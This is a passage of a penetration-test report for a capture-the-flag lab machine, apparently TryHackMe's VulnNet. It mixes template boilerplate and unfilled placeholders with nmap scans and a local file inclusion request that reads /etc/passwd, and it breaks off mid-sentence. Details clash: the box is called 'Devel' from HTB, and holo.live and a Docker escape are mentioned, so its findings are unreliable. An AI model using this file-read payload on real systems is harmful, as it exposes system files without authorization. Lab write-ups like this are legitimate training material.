
Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Finding's & Remediation Hostname1

Finding

SYSTEM IP: 0.0.0.0
Service Enumeration: TCP:22,80,etc

Nmap Scan Results:
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain


OSINT

Target IP can change during engagement

```
export TargetIP=10.10.148.204
```

Here we get an idea of what the VM might introduce to use. Most of the time we do not get much but its nice to have something.

Screenshot:



We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (
| ssh-hostkey:
|   2048 eac9e867760a3f9709a7d7a663adc12c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCwkZ4lon+5ZNgVQmItwLRcbDT9QrJ
pyvd01W1vh0BNs7Uh9f5RVuojlLxjqsN1876Jvt5Ma7ajC49lzxmtI8B5Vmwxx9cRA8JB
ua1GiR7R2eEKSMrD38+QGG22AlrCNHvunCJkPmYH9LObHq9uSZ5PbJmqR3Yl3SJarCZ6z
dIwPe4hCVH0dQkfVAATjlx9JXH95h4EPmKPvZuqHZyGUPE5jPiaNg6YCNCtexw5Wo41
|   256 0fc8f6d38e4cea67476884dc1c2b2e34 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
YlU/0uKlPAtdpyZ8qaI55EQYPwcPMIbvyYtZM37Bypg0Uf7Sa8i1aTKk=
|   256 055399fc9810b5c368006c2941daa5c9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKNuqHl39hJpIduBG9J7QwetpgO1PWQ
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 8B7969B10EDA5D739468F4D3F2296496
|_http-title: VulnNet
```

We can see we have `SSH` on its default port 22 and we see the famous `HTTP` being hosted on its default port as well 80.
After our basic scan we are going to do a deeper scan to see if we can pickup any extra services that I might have missed.


```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln  $TargetIP
```

Screenshot: (Find entire scans in appendix)

We decided to check out the website




We run the website through burp to find a subdomain



Domain found


```
broadcast.vulnnet.thm
```

When I add it to our etc/hosts file and then try to go to the webpage I am greeted with a login.


broadcast.vulnnet.thm
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
broadcast.vulnnet.thm
This site is asking you to sign in.
Username
Password
Cancel
Sign in

Discovery


After looking inside of Burp we see a Parameter that sticks out.



We give Burp the go ahead to do some active scan on this request. This could be a number of things but we come to find out there is `LFI` on this page.

URL

```
http://vulnnet.thm/index.php?referer=%2fetc%2fpasswd
```



After we copy and past the etc/passwd over to kali, I wanted to see what active user are there

```
cat etc_pass.txt | grep -v 'false\|nologin
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Artifact]
└─$ cat etc_pass.txt | grep -v 'false\|nologin'

root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
server-management:x:1000:1000:server-management,,,:/home/server-management:/bin/bash


┌──(kali㉿kali)-[~/Desktop/Target/Artifact]
└─$
```


```
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
server-management:x:1000:1000:server-
management,,,:/home/server-management:/bin/bash
```

After much time I could not get RCE. So I wanted to hunt for files with `#LFI`. I used a list form the

